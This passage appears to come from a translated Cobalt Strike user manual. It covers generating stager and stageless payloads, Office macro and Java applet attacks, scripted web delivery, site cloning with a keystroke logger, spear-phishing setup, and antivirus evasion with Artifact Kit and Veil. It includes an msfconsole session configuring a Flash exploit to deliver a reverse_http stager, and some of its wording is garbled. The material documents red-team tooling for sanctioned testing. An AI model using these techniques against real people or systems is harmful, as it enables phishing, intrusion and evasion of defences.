

PowerShell: This method uses a single-line PowerShell command to run stager.


VBA: This method uses Microsoft Office macros to inject the payload into memory. The VBA method requires Microsoft Office to be present on the target system.

Click **Generate** to create an HTML application.

MS Office Macros

The Microsoft Office Macro tool creates macros to be inserted into a Microsoft Word or Microsoft Excel document.

Go to **Payloads -> MS Office Macro**.




Select Listener and click **Generate** to generate step-by-step instructions for embedding macros in a Microsoft Word or Excel document. This attack works well when you can convince the user to run macros when the document is opened.

payload generator

The payload generator outputs the source code and artifacts for hosting the Listener. Think of it as the Cobalt Strike version of msfvenom.

Go to **Payloads -> Stager Payload Generator**.



Options

Listener - Click the ... payload , to select the Listener for which you want to output button.

Output - Use the dropdown to select one of the following output types (most options give you shellcode formatted as a byte array for the given language):

C: Shellcode formatted as an array of bytes.

C#: Shellcode formatted as an array of bytes.

COM Scriptlet: The .sct file to start the Listener.

Java: Shellcode formatted as an array of bytes.

Perl: Shellcode formatted as an array of bytes.

PowerShell: A PowerShell script to run the shellcode.

PowerShell Command: A single line PowerShell command to start the Beacon stager.

Python: Shellcode formatted as a byte array.

Raw: A position dependent shellcode block.

Ruby: Shellcode formatted as an array of bytes.

Veil: A custom shellcode suitable for use with the **Veil Evasion framework**. _____


VBA: Shellcode formatted as an array of bytes.

x64 - Set to generate an x64 stager for the selected Listener.

Click **Generate** to generate a payload for the selected output type.

payload generator (stageless)

Cobalt Strike's payload generator generates source code and artifacts without a stager for the Listener on the host.



Listener Options -

Click the ... payload button. , to select the Listener for which you want to output

Output - Use the dropdown to select one of the following output types (most options give you shellcode formatted as a byte array for the given language):

C: Shellcode formatted as an array of bytes.

C#: Shellcode formatted as an array of bytes.

Java: Shellcode formatted as an array of bytes.

Perl: Shellcode formatted as an array of bytes.

Python: Shellcode formatted as a byte array.

Raw: A position dependent shellcode block.

Ruby: Shellcode formatted as an array of bytes.

VBA: Shellcode formatted as an array of bytes.

exit function-

process:

Thread:


x64 - Set to generate an x64 stager for the selected Listener.

Click **Generate** to generate a payload for the selected output type.

Executable for Windows

This package generates an executable artifact for Windows that stager provides.

Go to **Payloads -> Windows Stager Payload**.



This package provides the following options for creation:

Options

Listener - Click the ... payload button, to select the Listener for which you want to output button.

Output - Use the drop down list to select one of the following output types:

Windows EXE: An executable file for Windows.

Windows Service EXE: An executable file for Windows that responds to commands from the Service Control Manager. You can use this executable to create a windows service using sc or as a custom executable using the PsExec modules in the Metasploit framework.

Windows DLL: Windows DLL exporting the StartW function compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

x64 - Install to generate x64 artifacts in combination with x64 stager. By default, this dialog box exports x64 stagers. **sign** - Set to sign an EXE or DLL

artifact with a code-signing certificate. You must specify the certificate in the Malleable profile. Click **Generate** to generate the stager artifact.

Cobalt Strike uses the Artifact Kit to generate this output.


Windows Executable (Stageless)

This package exports a Beacon without a stager as an executable, service executable, 32-bit or 64-bit DLL. A payload artifact that does not use a stager is called a stageless artifact.

This package also has a parameter

PowerShell to export the Beacon as a PowerShell script, and the raw option to export the Beacon as a block of position independent code.

Go to **Payloads -> Windows Stageless Payload**.



This package provides the following options for creation:

Options

Listener - Click the ... payload button, to select the Listener for which you want to output.

Output - Use the dropdown to select one of the following types output:

PowerShell: A PowerShell script that injects a Beacon stageless into memory.

Raw: A block of position-independent code that contains a Beacon.

Windows EXE: An executable file for Windows.

Windows Service EXE: An executable file for Windows that responds to commands from the Service Control Manager. You can use this executable to create a windows service using sc or as a custom executable using the PsExec modules in the Metasploit framework.

Windows DLL: Windows DLL exporting the StartW function compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

x64 - Install to generate x64 artifacts in combination with x64 stager. By default, this dialog box exports x64 stagers. **sign** - Set to sign an EXE or DLL

artifact with a code-signing certificate. You must **specify the certificate** in the Malleable profile.


Click **Generate** to generate the stageless artifact.

Cobalt Strike uses **the Artifact Kit** to generate this output.

Variants of executable files (Stageless) for Windows

This option generates all stageless payloads (in x86 and x64) for all configured Listeners.

Go to **Payloads -> Windows Stageless Generate All Payloads.**



Options

Folder - Click the folder button to select a location to save the Listener(s).

Sign - Set to sign an EXE or DLL artifact with a code-signing certificate. You must specify the certificate in the Malleable C2 profile.

Click **Generate** to generate the stageless artifact.

File hosting

Cobalt Strike's web server can host your user-driven packages. From the menu select **Site Management -> Host File** and follow these steps to configure:

1. Select a file to place.
2. Choose an arbitrary URL.
3. Select a mime type for the file.

By itself, the ability to host a file does not make much of an impression. However, in the following sections, you will learn how to embed Cobalt Strike URLs in a **spear phishing** email. When you do this, Cobalt Strike will be able to match your file visitors with sent emails and include this information in the social engineering report. Set **Enable SSL** to transfer this content over SSL.

This option is available if you have provided a valid SSL certificate in your Malleable C2 profile.

User-driven Web Drive-by Attacks

Cobalt Strike provides you with several tools to set up web drive-by attacks. To quickly launch an attack, go to **Attacks** and select one of the following options:

Java Signed Applet attack

This attack launches a web server hosting a self-signed Java applet. Visitors are prompted to give permission to run the applet. When a visitor grants such permission, you gain access to their system.

The Java signed applet attack uses Cobalt Strike's Java injector. On Windows, the Java injector will inject the shellcode for the Listener directly into memory. Go

to **Attacks -> Signed Applet Attack**.



Options

Local URL/Host/Path - Set Local URL path, Host and Port to configure the web server.

Listener - Click the ... payload, to select the Listener for which you want to output button.

SSL - Set to transfer this content over SSL. This option is available if you have provided a [valid SSL certificate](#) in your Malleable C2 profile.

Click **Launch** to start the attack.

Java Smart Applet attack

Smart Applet Cobalt Strike's attack combines several exploits into one package to disable the Java security sandbox. This attack launches a web server hosting a Java applet. Initially, the applet runs in the Java security sandbox and does not require user permission to run.

The applet analyzes its environment and decides which exploit to use. If the Java version is vulnerable, the applet disables the security sandbox and executes the payload using Cobalt Strike's Java injector.

Go to **Attacks -> Smart Applet Attack**.



Options

Local URL/Host/Path - Set Local URL Path, Host and Port to configure the web server.


Listener - Click the ... payload , to select the Listener for which you want to output button.

SSL - Set to transfer this content over SSL. This option is available if you have provided a **valid SSL certificate** in your Malleable C2 profile. Click **Launch** to start the attack.

Web script delivery

This function generates a stageless artifact , hosts it on Cobalt Strike's web server, and provides a one-line command to download and run it. Go to menu **Attacks ->**

Scripted Web Delivery (S).



Options

Local URL/Host/Path - Set Local URL Path, Host and Port to configure the web server. Make sure that the **Host** field matches the CN field of your SSL certificate. This will avoid a situation where the function will not work due to a mismatch of these fields.

Listener - Click the ... payload, to select the Listener for which you want to output button.

Type - Use the drop-down menu to select one of the following types:

bitsadmin : This option hosts the executable and uses bitsadmin to load it. The bitsadmin method runs the executable via cmd.exe.

exe : This option creates an executable and hosts it on a web server Cobalt Strike.

powershell: This option hosts a PowerShell script and uses powershell.exe to load the script and process it.

powershell IEX : This option hosts a PowerShell script and uses powershell.exe to load and process it. Similar to the previous **powershell option**, but a shorter one-line Invoke-Execution command.

python : This option hosts a Python script and uses the python.exe file to load the script and run it.

x64 - Set to generate an x64 stager for the selected Listener.

SSL - Set to transfer this content over SSL. This option is available if you have provided a **valid SSL certificate** in your Malleable C2 profile. Click **Launch** to start the attack.


Client side exploits

You can use the Metasploit framework exploit to deliver a Beacon.

Beacon is compatible with the Metasploit staging framework. To deliver a Beacon using the Metasploit framework exploit:

- 1 Use *windows/meterpreter/reverse_http[s]* in the PAYLOAD parameter and set LHOST and LPORT to direct to your Listener. You don't pass a Meterpreter, but tell the Metasploit framework to generate an HTTP[s] stager that will load the payload from the specified LHOST/LPORT.
- 1 Set *DisablePayloadHandler* to True. This will allow the Metasploit framework to avoid creating handlers within the framework to service your payload's connection.
- 1 Set *PrependMigrate* to True. This parameter specifies The Metasploit Framework has to add a shellcode that runs the stager payload in another process. This will help your Beacon session to persist if the running application crashes or closes. user.

Below is a screenshot of the msfconsole used to create a Flash exploit to deliver an HTTP Beacon hosted at 192.168.1.5 on port 80:



```
msf > use exploit/multi/browser/adobe_flash_hacking_team_uaf
msf exploit(adobe_flash_hacking_team_uaf) > set PAYLOAD windows/meterpreter/reverse_http
setPAYLOAD => windows/meterpreter/reverse_http
msf exploit(adobe_flash_hacking_team_uaf) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(adobe_flash_hacking_team_uaf) > set LPORT 80
LPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(adobe_flash_hacking_team_uaf) > set PrependMigrate true
PrependMigrate => true
msf exploit(adobe_flash_hacking_team_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set URI
set URIHOST set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIP
set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPath /
URIPath => /
msf exploit(adobe_flash_hacking_team_uaf) > exploit -j
[*] Exploit running as background job.

msf exploit(adobe_flash_hacking_team_uaf) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://172.16.14.135:80/
[*] Server started.
msf exploit(adobe_flash_hacking_team_uaf) >
```

Figure 27. Using Client-side attacks from Metasploit

Website cloning

Before sending the exploit to the target, it must be embellished. This is where Cobalt Strik's website cloning tool can help. The site clone tool creates a local copy of the site with a bit of code added to make changes to links and images so they work as they should. To clone a site, go to **Site Management -> Clone Site**.



Figure 28. Website cloning tool

You can combine the attack with a cloned site. To do this, write its URL in the Attack field, and Cobalt Strike will add it to the cloned site using an IFRAME. Click the ... button to select one of the running client-side exploits.

Cloned sites can also track keystrokes. Install **Log keystrokes on cloned site**. This will allow you to insert a JavaScript keylogger into the cloned site.

To view logged keystrokes or see visitors to the cloned site, go to **View -> Web Log**.

Set **Enable SSL** , to transfer this content over SSL. This option is available if you have provided a valid SSL certificate in your Malleable C2 profile. Make sure the **Host** field matches the CN field of your SSL certificate. This will avoid a situation where the function will not work due to a mismatch of these fields.

Spear Phishing

Now that you have an idea about client-side attacks, let's talk about how to deliver an attack to a user. Spear phishing is the most common way to infiltrate an organization's network. Cobalt Strike's Spear Phishing tool allows you to send pixel perfect emails using a custom message as a template.

Goals

Before sending a phishing email, you need to collect a list of targets. Cobalt Strike expects a target in a text file. Each line of the file contains one target. The target can be an email address. You can also use email address, tab and name. If a name is provided, it helps Cobalt Strike customize each phishing email.

Templates

Next, you'll need a phishing template. Templates are nice because you can reuse them in different operations. Cobalt Strike uses saved email messages as templates. Cobalt Strike removes attachments, resolves encoding issues, and rewrites each template for a specific phishing attack.

If you want to create your own template, compose a message and send it to yourself. Most email clients have the ability to get the original text of the message. In Gmail, click the down arrow next to **Reply** and select **Show original**. Save this message to a file and then congratulate yourself - you've created your first Cobalt Strike phishing template. You can customize your template with Cobalt Strike tokens.

Cobalt Strike replaces the following tokens in your templates:

Token	Description
%To%	The email address of the person to whom the email is being sent.
%To_Name%	The name of the person to whom the email is being sent.
%URL%	The contents of the Embed URL field in the spear phishing dialog box.

Sending messages

Now that you have your goals and template in place, you are ready to start phishing. To launch the spear phishing tool, go to **Attacks -> Spear Phish**.




Figure 29 Spear Phishing Tool

To send a phishing email, you must first import your **Targets list**. You can import a flat text file containing one email address per line. Import a file containing an email address and name separated by tabs or commas to fine-tune the message. Click on the folder next to the Targets field to import the target file. Set **Template** to the value of the email template. Cobalt Strike's email template is just a saved email. Cobalt Strike will remove unnecessary

headers, remove attachments, rewrite URLs, recode the message and rewrite it for you. Click on the folder next to the Template field to select one.

You have the option to add **an Attachment**. This is a great reason to use one of the social engineering packages discussed earlier. Cobalt Strike will add your attachment to an outgoing phishing email.

Cobalt Strike does not provide you with the ability to compose a letter. Use an email client, write a message and send it to yourself. Most web mail clients have the ability to see the original text of the message. In GMail, click the down arrow next to Reply and select Show original. You can also instruct Cobalt Strike to rewrite all URLs in

the template to a URL of your choice. Set the **Embed URL** option to have Cobalt Strike rewrite each URL in the email template to the specified URL. URLs added in this way will contain a token that will allow Cobalt Strike to track any visitor to a particular spear-phishing attack. The reporting and web logging features of Cobalt Strike take advantage of this token. Click to select one of the sites hosted by Cobalt Strike.

....

When you paste a URL, Cobalt Strike attaches `?id=%TOKEN%` to it. Each message sent will receive its own token. Cobalt Strike uses this token to match site visitors with sent emails. If you care about reporting, be sure to keep this value. Install **Mail Server** on an open relay or mail exchange(MX) record for your purpose. If necessary, you can also

log in to the mail server to send phishing emails.

Click ... next to the Mail Server field to configure advanced server settings. You can provide a username and password for authentication. The Random Delay parameter tells Cobalt Strike to delay each message by a random amount of time, up to the number of seconds you specify. If this option is not set, Cobalt Strike will not delay its messages.




Figure 30. Mail Server setup

Set **Bounce To** as the email address to which canceled messages should be sent. This value does not affect which message your targets see. Click **Preview** to see the message you created for one of the recipients. If everything looks good in the preview, press **Send** to execute the attack.

Cobalt Strike sends phishing emails through the C&C.

Payload artifacts and antivirus bypass

HelpSystems is regularly asked about evasion. Does Cobalt Strike bypass antivirus products? What antivirus products does it bypass? How often does the check take place?

The default Cobalt Strike artifacts are likely to be detected by most endpoint security solutions. While evasion is not a default product target, Cobalt Strike provides some flexibility.

You, the operator, can modify the executables, DLLs, applets, and script templates that Cobalt Strike uses in its workflows. You can also export Cobalt Strike's beacon payload to various formats that work with third party evasion aids.

This chapter talks about the features of Cobalt Strike that provide this flexibility.

Artifact Kit

Cobalt Strike uses the Artifact Kit to build its executables and DLLs. Artifact Kit is part of the Arsenal Kit, which contains a collection of kits - the source code of a framework for creating executables and DLLs that bypass some antivirus products.

Artifact Kit Theory

Traditional antivirus products use signatures to detect known malware. If we inject our known malicious shellcode into an executable, the antivirus product will recognize the shellcode and mark the executable as malicious.

To avoid such detection, the attacker usually obfuscates the shellcode in some way and puts it into a binary file. This obfuscation process allows you to overcome antivirus products that use a simple string search to detect malicious code.

Many antivirus products go even further. They mimic the execution of an executable in a virtual sandbox. At each stage of emulation, the antivirus product checks for known malware in the emulated process space. If known malware is detected, the antivirus product marks the executable or DLL as malicious. This technique defeats many encoders and packers that try to hide known malware from signature-based antivirus products.

Cobalt Strike's counter to this is simple. The antivirus sandbox has limitations. It is not a full-fledged virtual machine. There is a system behavior that the antivirus sandbox does not emulate.

Artifact Kit is a set of executable and DLL templates that use some behavior not emulated by antivirus products to extract the shellcode inside the executable. One method (see `src-common/bypass-pipe.c` in Artifact Kit)

generates executables and DLLs that pass shellcode through a named pipe. If the antivirus sandbox does not emulate named pipes, it will not find the malicious shellcode.

Where Artifact Kit doesn't work

Of course, antivirus products can defeat specific implementations of the Artifact Kit. If the antivirus manufacturer writes signatures for the technology you use, then the executable files and DLLs it creates will fall into the lens. This started to happen over time with the standard evasion technique in Cobalt Strike 2.5 and below. If you want to get the most out of Artifact Kit, you will use one of its techniques as a foundation for developing your own implementation of Artifact Kit.

However, even this is not enough. Some antivirus products contact the antivirus vendor's servers. There, the manufacturer determines whether the executable or DLL is legitimate or an unknown, never-before-seen executable or DLL. Some of these products automatically send unknown executables and DLLs to the vendor for further analysis and alert users. Others view unknown executables and DLLs as malicious. It depends on the product and its settings.

The thing is, no amount of obfuscation will help you in this situation. You have encountered a different type of protection and you will have to bypass it accordingly. Treat these situations the same way you would whitelist applications. Try to find a legitimate program (like powershell) that will bring your stager payload into memory.

How to use the Artifact Kit Go to **Help -> Arsenal** from

the licensed Cobalt Strike to download the Arsenal Kit. You can also access Arsenal directly at : <https://www.cobaltstrike.com/scripts>

HelpSystems distributes the Arsenal Kit as a .tgz file. Use the tar command to extract it. The Arsenal Kit includes an Artifact kit that can be built with other kits or as a standalone kit. See README.md for information about creating sets.

You are encouraged to modify the Artifact Kit and its methods to suit your needs. Of course, experienced C programmers can do more with it, but a non-programmer user can also work with it. For example, a major antivirus product likes to write signatures for Cobalt Strike trial executables every time it comes out. Prior to version 2.5, the trial and licensed versions of Cobalt Strike used named pipes in their executables and DLLs. The vendor wrote the signature for the named pipe string that the executable used. It was easy to overcome their signatures, release by release, by changing the channel name in the source code of this technique.

Veil Evasion framework

Veil is a popular executable framework that bypasses some antivirus products. You can use Veil to generate Cobalt Strike executables.

Steps:

1. Go to **Payloads -> Stager Payload Generator**.
2. Select the Listener for which you want to generate an executable.
3. Select Veil as the output type.
4. Click **Generate** and save the file. Launch
5. the Veil Evasion framework and select the technique you want use.
6. Veil will eventually ask you for a shellcode. Select the Veil option for providing your own shellcode.
7. Paste the contents of the file generated by Cobalt Strike's payload generator.
8. Press **enter** and you will get the new executable that Veil created.

```
=====
Veil-Evasion | [Version]: 2.10.1
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[?] Use msfvenom or supply custom shellcode?

    1 - msfvenom (default)
    2 - Custom

[>] Please enter the number of your choice: 2
[>] Please enter custom shellcode (one line, no quotes, \x00.. format):
```

Figure 32. Using Veil to generate an executable

Java applet attacks

HelpSystems distributes the source code for the Cobalt Strike Java Applet as an Applet Kit. It is also available in Cobalt Strike's arsenal. Go to **Help -> Arsenal** and download the Applet Kit.

Use the included **build.sh** script to build the Applet Kit on Kali Linux. Many Cobalt Strike users use this functionality to sign a Java Applet attack with a purchased code-signing certificate. We strongly recommend doing this.

To force Cobalt Strike to use your Applet Kit instead of the built-in one, download the **applet.cna** script included with the Applet Kit.

On the Cobalt Strike arsenal page, you will also notice a **Power Applet**. This is an alternative Java Applet implementation of the Cobalt Strike attack that uses PowerShell to deliver the payload into memory. The Power Applet demonstrates how flexible you can recreate Cobalt Strike's standard attacks in a completely different way and still apply them to your workflows. To force Cobalt Strike to use your Applet

Kit instead of the built-in one, download the **applet.cna** script included with the Applet Kit.

resource kit

The Resource Kit is Cobalt Strike's tool for modifying the HTA, PowerShell, Python, VBA, and VBS script templates that Cobalt Strike uses in its workflows. The Resource Kit is part of the Arsenal Kit, which contains a collection of kits and is available to licensed users in Cobalt Strike's arsenal. Go to **Help -> Arsenal** to download the Arsenal Kit.

The README.md file that comes with the Resource Kit describes the scripts included and what features they use. To bypass the protection, change the lines or behavior in these scenarios.

To force Cobalt Strike to use your script templates instead of the built-in script templates, download the *dist/arsenal_kit.cna* or *dist/resource/resources.cna script*. See the Arsenal Kit README.md file for more information.

Sleep Mask Kit

